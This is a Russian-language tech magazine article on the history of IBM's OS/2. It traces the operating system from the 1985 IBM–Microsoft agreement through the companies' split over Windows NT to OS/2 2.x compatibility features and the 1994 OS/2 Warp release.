
Однако ближе к середине 1980-х стало ясно: чтобы успешно конкурировать с Apple и другими молодыми и амбициозными производителями персональных компьютеров, командной строки уже недостаточно, требовались многозадачность и графический интерфейс. Именно такую операционную систему IBM и решила создать для своей линейки персональных компьютеров — и снова в альянсе с Microsoft.

РОЖДЕНИЕ «ПОЛУОСИ»

Принципиально новую операционную систему в IBM планировали разработать для семейства персональных компьютеров второго поколения под рабочим наименованием Personal System/2, или PS/2, в основе которых лежал процессор Intel 80286. Именно отсюда и берет свое название сама операционная система: Operating System/2, или OS/2, хотя бета-версию называли CP/DOS. Согласно задумке, операционка должна была поддерживать защищенный режим, многозадачность и иметь оконный интерфейс, но при этом обеспечивать совместимость со старыми программами для PC DOS и MS-DOS. Договор между IBM и Microsoft о создании новой системы был подписан в августе 1985 года: со стороны IBM проект возглавил ведущий разработчик Эд Якобуччи, а со стороны Microsoft разработку курировал лично Билл Гейтс.

Персоналки второго поколения PS/2 появились на рынке в 1987 году, и в декабре того же года была выпущена OS/2 1.0, но она все еще оставалась операционной системой с командной строкой — графический интерфейс к «полуоси» прикрутили только год спустя в версии 1.1. Вместе с тем это был значительный шаг вперед по сравнению с MS-DOS: под OS/2 можно было запускать несколько программ одновременно и переключаться между задачами нажатием сочетания клавиш Ctrl + Esc, операционка имела встроенную подсистему API с подключаемыми динамическими библиотеками. OS/2 поддерживала мышь и могла работать в защищенном режиме, благодаря чему программисты получили возможность писать работающие в этом режиме программы без необходимости обращаться напрямую к железу и дергать прерывания.

Между тем в Microsoft параллельно трудились над собственной графической оболочкой для MS-DOS под названием Windows, и тянуть два проекта одновременно с каждым днем становилось все сложнее и сложнее. Время шло, сроки подготовки GUI для OS/2 давно истекли, и, чтобы наверстать упущенное, а заодно сэкономить ресурсы, в Microsoft просто присобачили к OS/2 1.1 оконный интерфейс от Windows 2.0, а в 1989 году, с выходом Microsoft Windows 3.0, обновленный интерфейс из этой системы вместе с красивыми псевдотрехмерными рамочками и кнопками перекочевал в OS/2 1.2.



About Display Picture

Operating System/2
Display Picture
Version 1.2
(C) Copyright IBM Corp. 1981, 1989. All rights reserved.
(C) Copyright Microsoft Corp. 1981, 1989.

Microsoft Windows 3.0 (сверху) и IBM OS/2 1.2 (снизу). Как говорится, найди десять отличий

Вместе с тем в версии 1.2 «полуоси» появились и принципиальные новинки: поддержка файловой системы HPFS (до этого OS/2, как и DOS, использовала FAT), а также операционка научилась работать в локальной сети на основе протокола TCP/IP — полноценная поддержка сетей в Windows появилась только в версии 3.11 for Workgroups.

РАЗВОД И ТАПОЧКИ В ПОСЫЛКЕ

Примерно до 1990 года оба семейства системных платформ существовали параллельно, почти не мешая друг другу: Windows 2 и 3.x царствовала на домашних персоналках пользователей, в то время как OS/2 предпочитали устанавливать на рабочих станциях, серверах и активно внедряли в корпоративных сетях. Но в конце 1988 года Microsoft решила самостоятельно освоить «корпоративный» сегмент рынка, создав операционную систему для нескольких независимых аппаратных платформ, включая IBM PC, а конкретно — компьютеров на базе i386. Новую ОС можно было бы использовать на рабочих станциях и на серверах, подключенных к локальной сети. Проект назвали New Technology (NT), и эта разработка в итоге внесла окончательный раскол во взаимоотношения Microsoft и IBM.

Но основной причиной стали все же различия в маркетинговом подходе двух компаний. Будучи гениальным менеджером, Гейтс сумел договориться с независимыми производителями и сборщиками IBM-совместимых компьютеров о том, что их персоналки будут поставляться пользователю уже с предустановленной Windows 3.1, а стоимость операционной системы будет включена в цену машины. Кроме того, Windows «из коробки» поддерживала значительный ассортимент периферии вроде принтеров, модемов, видео- и звуковых карт благодаря обширной базе драйверов и поставлялась с комплектом шрифтов, позволявших без проблем оформлять красивые документы. Что еще нужно простым труженикам офисов?


В IBM, наоборот, делали ставку на поддержку только оборудования собственного производства и собственных проприетарных шрифтов, а сама ОС продавалась отдельно от компьютера и стоила довольно серьезных денег. В результате к началу 1990-х Windows расходилась многомиллионными тиражами, принося Microsoft неплохой профит, а OS/2 значительно отставала в рейтингах популярности.

Возникали разногласия и с точки зрения подходов к работе. В IBM платили программистам за количество строк кода, поэтому те старались вовсю, перегружая исходники OS/2 ненужными компонентами и многостраничными комментариями. Парни из IBM ругали майкрософтовцев за полное отсутствие пояснений в коде, а те, наоборот, жаловались на то, что код их коллег из IBM похож на «Войну и мир». Сотрудники из Рэдмонда вспоминали, что любые рабочие вопросы в IBM решались месяцами на многочисленных собраниях, митингах и встречах, даже те, которые нужно было разрулить по возможности быстро. Последней каплей стало требование IBM полностью изменить API операционной системы ради поддержки 16-битного сегментированного режима памяти в процессоре Intel 80286. Эту поддержку IBM обещала своим клиентам, покупавшим компьютеры второго поколения во многом ради нее, но она же ставила крест на программной совместимости OS/2 и MS-DOS. Кроме того, OS/2 работала в 16-битном защищенном режиме и, следовательно, не могла извлечь выгоду из более простой 32-битной модели памяти i386, что и послужило основной причиной запуска в Microsoft независимого проекта NT.

Конфликт интересов стал слишком глобальным, а команда Дэйва Катлера, возглавившего проект NT в Microsoft, составляла серьезную конкуренцию группе разработчиков «полуоси» из IBM. И наконец соглашение о сотрудничестве в 1990 году было расторгнуто: вся дальнейшая работа над OS/2 полностью сосредоточилась в недрах IBM, а сотрудники Microsoft, трудившиеся над OS/2 версии 2.0, перешли в команду NT.

ПОСЛЕ MICROSOFT

Последней версией OS/2, в создании которой принимала участие Microsoft, была 1.3, она же стала последней 16-разрядной версией «полуоси». Релиз полностью собранной в недрах IBM OS/2 2.0 состоялся в апреле 1992 года.



```
DOS       Ctrl+Esc = Window List
C:\>ver
The Operating System/2 Version is 2.00
C:\>
```

Интерфейс OS/2 2.0


Приложениям OS/2 2.0 предоставляла 32-разрядный API, но часть компонентов ядра и драйверы были еще 16-разрядными. В отличие от ОС Unix, основанной на принципе «все есть файл», OS/2 была построена согласно идеологии «все есть объект» — и элементы графического интерфейса под названием Workplace Shell, и файлы, и компоненты файловой системы ОС воспринимала как объекты, с которыми может взаимодействовать пользователь.

Если под DOS запущенная программа полностью монополизировала ресурсы компьютера (и сбой в ней приводил к краху системы), то OS/2 использовала виртуальный режим 8086 процессора Intel i386 для запуска MS-DOS 5.0 и совместимых с ней приложений в виртуальной машине. Фактически внутри OS/2 2.0 можно было запустить Windows 3.0, поскольку сама винда третьей версии была по большому счету приложением для MS-DOS. Однако OS/2 не умела запускать программы для MS-DOS, работающие в защищенном режиме с использованием интерфейса Virtual Control Program Interface, или VCPI (в «полуоси» работали только приложения, поддерживавшие интерфейс DPMI), а вот Windows 3.x с этим прекрасно справлялась.

Тем не менее основным конкурентом для «полуоси» на рынке по-прежнему оставалась Windows, но дистрибутив OS/2 стоил в рознице 195 долларов, тогда как Windows продавалась за 150, что, конечно же, не добавляло «полуоси» очков популярности. Именно поэтому разработчики в IBM вынуждены были всеми силами обеспечивать совместимость своей ОС и Windows, в основном с использованием виртуальной машины DOS (VDM). Для этого в OS/2 2.1 была включена практически полная копия Windows 3.1, приложения для которой могли работать в полноэкранном режиме. При этом программисты старались обеспечить для пользователя «бесшовность»: значки Windows-приложений появлялись прямо на рабочем столе OS/2, но для их запуска создавалась виртуальная среда с Windows-окружением. Это позволяло пользователям «полуоси» не покупать дополнительную лицензию на Windows у Microsoft и экономить таким образом деньги. Однако, поскольку OS/2 для обеспечения совместимости запускала только системные компоненты пользовательского режима Windows, она не поддерживала драйверы устройств VxD. Соответственно, программы, которым требовались такие драйверы, в «полуоси» вылетали с ошибкой.

В Рэдмонде называли такой подход «попыткой нажиться на всеобъемлющем успехе платформы Microsoft». В Windows 3.11 корпорация намеренно изменила некоторые компоненты юзермода, чтобы поломать возможность запуска новых приложений в виртуальной машине OS/2, — в IBM тут же окрестили этот демарш «преднамеренным актом саботажа Microsoft против продукта IBM».

В 1994 году IBM выпустила третью, самую известную версию «полуоси» под названием OS/2 Warp, ставшую в итоге легендарной. Операционка могла похвастаться принципиально новым оконным интерфейсом, поддерживала более широкий ассортимент оборудования, включала приложения мультимедиа, поддерживала множество протоколов локальных сетей и подключение к интернету, а также в комплекте поставки имелся уже готовый пакет офисных приложений IBM Works.



